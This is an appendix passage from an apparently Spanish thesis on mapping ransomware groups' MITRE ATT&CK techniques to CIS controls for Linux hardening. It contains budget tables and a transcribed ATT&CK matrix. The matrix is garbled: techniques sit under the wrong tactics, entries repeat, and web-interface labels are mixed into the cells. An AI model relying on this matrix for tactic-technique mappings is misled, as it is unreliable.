Tabla 9 - Partida 3 del presupuesto inicial

| I1 | I2 | I3 | I4 | Descripción | Cantidad | Unidad | Precio | Subtotal (4) | Subtotal (3) | Subtotal (2) | Subtotal (1) | Total |
|----|----|----|----|---|----------|--------|---------|--------------|--------------|--------------|--------------|------------|
| 1 | | | | Redacción de la memoria | | | | | | | | 1.660,00 € |
| | 1 | | | Redacción de motivación y objetivos | 1 | Horas | 20,00 € | | | 20,00 € | | |
| | 2 | | | Redacción de estado del arte | | | | | | 620,00 € | | |
| | | 1 | | Redacción de conocimientos generales | | | | | 560,00 € | | | |
| | | | 1 | Redacción de APT | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | | 2 | Redacción de grupos ransomware | 3 | Horas | 20,00 € | 60,00 € | | | | |
| | | | 3 | Redacción del framework Mitre Att&ck | 15 | Horas | 20,00 € | 300,00 € | | | | |
| | | | 4 | Redacción de Contí | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | | 5 | Redacción de Hive | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | | 6 | Redacción de Lazarus | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | | 7 | Redacción de PYSA | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | | 8 | Redacción de los controles críticos de seguridad de CIS | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | | 9 | Redacción de CIS benchmarks | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | | 10 | Redacción de Ansible Lockdown | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | 2 | | Redacción de trabajos relacionados | 3 | Horas | 20,00 € | | 60,00 € | | | |
| | 3 | | | Redacción de metodología de trabajo | 24 | Horas | 20,00 € | | | 480,00 € | | |
| | 4 | | | Redacción de resultados | 5 | Horas | 20,00 € | | | 100,00 € | | |
| | 5 | | | Redacción de conclusiones | 3 | Horas | 20,00 € | | | 60,00 € | | |
| | 6 | | | Redacción de trabajo futuro | 1 | Horas | 20,00 € | | | 20,00 € | | |
| | 7 | | | Redacción de anexos | 15 | Horas | 20,00 € | | | 300,00 € | | |
| 1 | | | | Revisión de la memoria | 3 | Horas | 20,00 € | | | | 60,00 € | |

Tabla 10 - Partida 4 del presupuesto inicial

| I1 | I2 | Descripción | Cantidad | Unidad | Precio | Subtotal (2) | Subtotal (1) | Total |
|----|----|-------------------|----------|--------|----------|--------------|--------------|----------|
| | | | | | | | | 802,00 € |
| 1 | | Costes indirectos | | | | | 117,00 € | |
| | 1 | Luz | 3 | Mes | 24,00 € | 72,00 € | | |
| | 2 | Agua | 3 | Mes | 15,00 € | 45,00 € | | |
| 2 | | Hardware | | | | | 685,00 € | |
| | 1 | Portátil | 1 | | 670,00 € | 670,00 € | | |
| | 2 | Ratón | 1 | | 15,00 € | 15,00 € | | |

10.3 WBS FINAL




Ilustración 33 - Gráfico Gantt final de las principales tareas

10.4 PARTIDAS DEL PRESUPUESTO FINAL

Tabla 11 - Partida 1 del presupuesto final

| I1 | I2 | Descripción | Cantidad | Unidad | Precio | Subtotal (2) | Subtotal (1) | Total |
|----------|----|--|----------|--------|---------|--------------|-----------------|-----------------|
| | | | | | | | | 300,00 € |
| 1 | | Revisión de trabajos relacionados | | | | | 300,00 € | |
| | 1 | Herramientas de prevención de ataques | 3 | Horas | 25,00 € | 75,00 € | | |
| | 2 | Prevención contra ransomware | 3 | Horas | 25,00 € | 75,00 € | | |
| | 3 | Hardening de Linux | 3 | Horas | 25,00 € | 75,00 € | | |
| | 4 | Mitigación de ataques ransomware | 3 | Horas | 25,00 € | 75,00 € | | |

Tabla 12 - Partida 2 del presupuesto final

| I1 | I2 | I3 | I4 | Descripción | Cantidad | Unidad | Precio | Subtotal (4) | Subtotal (3) | Subtotal (2) | Subtotal (1) | Total |
|----|----|----|----|---|----------|--------|---------|--------------|--------------|--------------|--------------|----------|
| 1 | | | | Procedimiento | | | | | | | | 835,00 € |
| | 1 | | | v7 de los controles CIS | | | | | | | | 375,00 € |
| | | 1 | | Mapeo de los TTPs a CIS CSC | | | | | | | | 125,00 € |
| | | | 1 | Conti | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | | 2 | Hive | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | | 3 | Lazarus | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | | 4 | PYSA | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | 2 | | Mapeo de los CIS CSC a las recomendaciones correspondientes del CIS benchmark | | | | | | | | 200,00 € |
| | | | 1 | Conti | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | | 2 | Hive | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | | 3 | Lazarus | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | | 4 | PYSA | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | 3 | | Modificar el script de Ansible Lockdown | 2 | Horas | 25,00 € | | 50,00 € | | | |
| | 2 | | | v8 de los controles CIS | | | | | | | | 300,00 € |
| | | 1 | | Mapeo de los TTPs a las recomendaciones correspondientes del CIS benchmark | | | | | | | | 300,00 € |
| | | | 1 | Conti | 4 | Horas | 25,00 € | 100,00 € | | | | |
| | | | 2 | Hive | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | | 3 | Lazarus | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | | 4 | PYSA | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | 2 | | Modificar el script de Ansible Lockdown | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | 3 | | | Ejecución y obtención de resultados | | | | | | | | 100,00 € |
| | | 1 | | Ejecución de auditoría previa al hardening | 1 | Horas | 25,00 € | | 25,00 € | | | |
| | | 2 | | Ejecución de script | 2 | Horas | 25,00 € | | 50,00 € | | | |
| | | 3 | | Ejecución de auditoría posterior al hardening | 1 | Horas | 25,00 € | | 25,00 € | | | |
| | 4 | | | Análisis de los resultados | 3 | Horas | 20,00 € | | | | | 60,00 € |

Tabla 13 - Partida 3 del presupuesto final

| I1 | I2 | I3 | I4 | Descripción | Cantidad | Unidad | Precio | Subtotal (4) | Subtotal (3) | Subtotal (2) | Subtotal (1) | Total |
|----|----|----|----|---|----------|--------|---------|--------------|--------------|--------------|--------------|------------|
| 1 | | | | Redacción de la memoria | | | | | | | | 2.075,00 € |
| | 1 | | | Redacción de motivación y objetivos | 1 | Horas | 25,00 € | | | | | 25,00 € |
| | 2 | | | Redacción de estado del arte | | | | | | | | 775,00 € |
| | | 1 | | Redacción de conocimientos generales | | | | | | 700,00 € | | |
| | | 1 | | 1 Redacción de APT | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | 2 | | 2 Redacción de grupos ransomware | 3 | Horas | 25,00 € | 75,00 € | | | | |
| | | 3 | | 3 Redacción del framework Mitre Att&ck | 15 | Horas | 25,00 € | 375,00 € | | | | |
| | | 4 | | 4 Redacción de Conti | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | 5 | | 5 Redacción de Hive | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | 6 | | 6 Redacción de Lazarus | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | 7 | | 7 Redacción de PYSA | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | 8 | | 8 Redacción de los controles críticos de seguridad de CIS | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | 9 | | 9 Redacción de CIS benchmarks | 2 | Horas | 25,00 € | 50,00 € | | | | |
| | | 10 | | 10 Redacción de Ansible Lockdown | 1 | Horas | 25,00 € | 25,00 € | | | | |
| | | 2 | | Redacción de trabajos relacionados | 3 | Horas | 25,00 € | | 75,00 € | | | |
| | 3 | | | Redacción de metodología de trabajo | 24 | Horas | 25,00 € | | | | | 600,00 € |
| | 4 | | | Redacción de resultados | 5 | Horas | 25,00 € | | | | | 125,00 € |
| | 5 | | | Redacción de conclusiones | 3 | Horas | 25,00 € | | | | | 75,00 € |
| | 6 | | | Redacción de trabajo futuro | 1 | Horas | 25,00 € | | | | | 25,00 € |
| | 7 | | | Redacción de anexos | 15 | Horas | 25,00 € | | | | | 375,00 € |
| 1 | | | | Revisión de la memoria | 3 | Horas | 25,00 € | | | | | 75,00 € |

Tabla 14 - Partida 4 del presupuesto final

| I1 | I2 | Descripción | Cantidad | Unidad | Precio | Subtotal (2) | Subtotal (1) | Total |
|----|----|--------------------------|----------|--------|----------|--------------|-----------------|----------|
| | | | | | | | | 885,00 € |
| 1 | | Costes indirectos | | | | | 200,00 € | |
| | 1 | Luz | 5 | Mes | 25,00 € | 125,00 € | | |
| | 2 | Agua | 5 | Mes | 15,00 € | 75,00 € | | |
| 2 | | Hardware | | | | | 685,00 € | |
| | 1 | Portátil | 1 | | 670,00 € | 670,00 € | | |
| | 2 | Ratón | 1 | | 15,00 € | 15,00 € | | |

10.5 MATRIZ MITRE ATT&CK

| Reconnaissance | Resource Development | Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command and Control | Exfiltration | Impact |
|--|---------------------------------|-------------------------------------|---|--|---|--|--|--|--|--|--|----------------------------------|---------------|
| 10 techniques | 8 techniques | 10 techniques | 14 techniques | 20 techniques | 14 techniques | 43 techniques | 17 techniques | 32 techniques | 9 techniques | 17 techniques | 17 techniques | 9 techniques | 14 techniques |
| Active Scanning (0/3) | Acquire Access | Content Injection | Cloud Administration Command | Account Manipulation (0/6) | Abuse Elevation Control Mechanism (0/5) | Abuse Elevation Control Mechanism (0/5) | Adversary-in-the-Middle (0/3) | Exploitation of Remote Services | Adversary-in-the-Middle (0/3) | Application Layer Protocol (0/4) | Automated Exfiltration (0/1) | Account Access Removal | |
| Gather Victim Host Information (0/4) | Acquire Infrastructure (0/8) | Drive-by Compromise | Command and Scripting Interpreter (0/9) | BITS Jobs | Access Token Manipulation (0/5) | Access Token Manipulation (0/5) | Brute Force (0/4) | Internal Spearphishing | Archive Collected Data (0/3) | Communication Through Removable Media | Content Injection (0/1) | Data Transfer Size Limits | |
| Gather Victim Identity Information (0/3) | Compromise Accounts (0/3) | Exploit Public-Facing Application | Container Administration Command | Boot or Logon Autostart Execution (0/14) | Account Manipulation (0/6) | BITS Jobs | Credentials from Password Stores (0/6) | Lateral Tool Transfer | Audio Capture | Exfiltration Over Alternative Protocol (0/3) | Data Encoding (0/2) | Data Encrypted for Impact | |
| Gather Victim Network Information (0/6) | Compromise Infrastructure (0/7) | External Remote Services | Deploy Container | Boot or Logon Initialization Scripts (0/5) | Build Image on Host | Debugger Execution | Exploitation for Credential Access | Remote Service Session Hijacking (0/2) | Automated Collection | Browser Session Hijacking | Data Obfuscation (0/3) | Data Manipulation (0/3) | |
| Gather Victim Org Information (0/4) | Develop Capabilities (0/4) | Hardware Additions | Exploitation for Client Execution | Browser Extensions (T1176) | Browser Extensions (T1176) | Cloud Infrastructure Discovery | Cloud Infrastructure Discovery | Clipboard Data | Clipboard Data | Dynamic Resolution (0/3) | Exfiltration Over C2 Channel (0/2) | Defacement (0/2) | |
| Phishing for Information (0/4) | Establish Accounts (0/3) | Phishing (4/4) | Inter-Process Communication | Compromise Client Software Binary | pin/unpin tooltip | Cloud Service Dashboard | Forge Web Credentials (0/2) | Data from Cloud Storage | Data from Configuration Repository (0/2) | Encrypted Channel (0/2) | Exfiltration Over Other Network Medium (0/1) | Disk Wipe (0/2) | |
| Search Closed Sources (0/2) | Obtain Capabilities (0/6) | Phishing (4/4) | Native API | Create Account (0/3) | select | Cloud Service Discovery | Input Capture (0/4) | Data from Fallback Channels | Fallback Channels | Ingress Tool Transfer | Exfiltration Over Physical Medium (0/1) | Endpoint Denial of Service (0/4) | |
| Search Open Technical Databases (0/5) | Stage Capabilities (0/6) | Replication Through Removable Media | Scheduled Task/Job (0/5) | Create or Modify System Process (0/4) | add to selection | Cloud Storage Object Discovery | Modify Authentication Process (0/8) | Data from Information Repositories (0/3) | Data from Local System | Non-Application Layer Protocol (0/4) | Financial Theft (0/2) | Firmware Corruption | |
| Search Open Websites/Domains (0/3) | Supply Chain Compromise (0/3) | Shared Modules | Serverless Execution | Event Triggered Execution (0/16) | remove from selection | Container and Resource Discovery | Multi-Factor Authentication Interception | Non-Standard Port | Non-Standard Port | Protocol Tunneling | Inhibit System Recovery (0/4) | Inhibit System Recovery | |
| Search Victim-Owned Websites | Trusted Relationship | Software Deployment Tools | External Remote Services | Hijack Execution Flow (0/12) | select all | Debugger Evasion | Multi-Factor Authentication Request Generation | Data from Network Shared Drive | Data from Network Shared Drive | Proxy (0/4) | Network Denial of Service (0/2) | Network Denial of Service (0/2) | |
| | Valid Accounts (0/4) | User Execution (0/3) | Hijack Execution Flow (0/12) | Implant Internal Image | deselect all | Device Driver Discovery | Network Sniffing | Data from Removable Media | Data from Removable Media | Remote Access Software | Resource Hijacking | Resource Hijacking | |
| | | Windows Management Instrumentation | Hijack Execution Flow (0/12) | Modify Authentication Process (0/8) | invert selection | Hide Artifacts (0/11) | OS Credential Dumping (0/8) | Data Staged (0/2) | Data Staged (0/2) | Email Collection (0/3) | Service Stop | Service Stop | |
| | | | Office Application Startup (0/6) | Process Injection (0/12) | Impair Defenses (0/11) | Steal Application Access Token | File and Directory Discovery | Traffic Signaling (0/2) | Traffic Signaling (0/2) | Input Capture (0/4) | System Shutdown/Reboot | System Shutdown/Reboot | |
| | | | Power Settings (0/4) | Scheduled Task/Job (0/5) | Impersonation (0/11) | Steal or Forge Authentication Certificates | Group Policy Discovery | Web Service (0/3) | Screen Capture | | | | |
| | | | Pre-OS Boot (0/5) | Valid Accounts (0/4) | Indicator Removal (0/9) | Steal or Forge Kerberos Tickets (0/4) | Log Enumeration | | | | | | |
| | | | | | | | | | | | | | |

Sub-técnicas (highlighted in red box)

Técnicas (highlighted in red box)

Procedimiento (highlighted in red box)

Tácticas (highlighted in red box)

view technique (highlighted in red box)

view tactic (highlighted in red box)

Ilustración 34 - Disposición de la matriz

10.6 MATRIZ DE CONTI




Ilustración 35 - Matriz MITRE de Conti pintada

10.7 MATRIZ DE HIVE

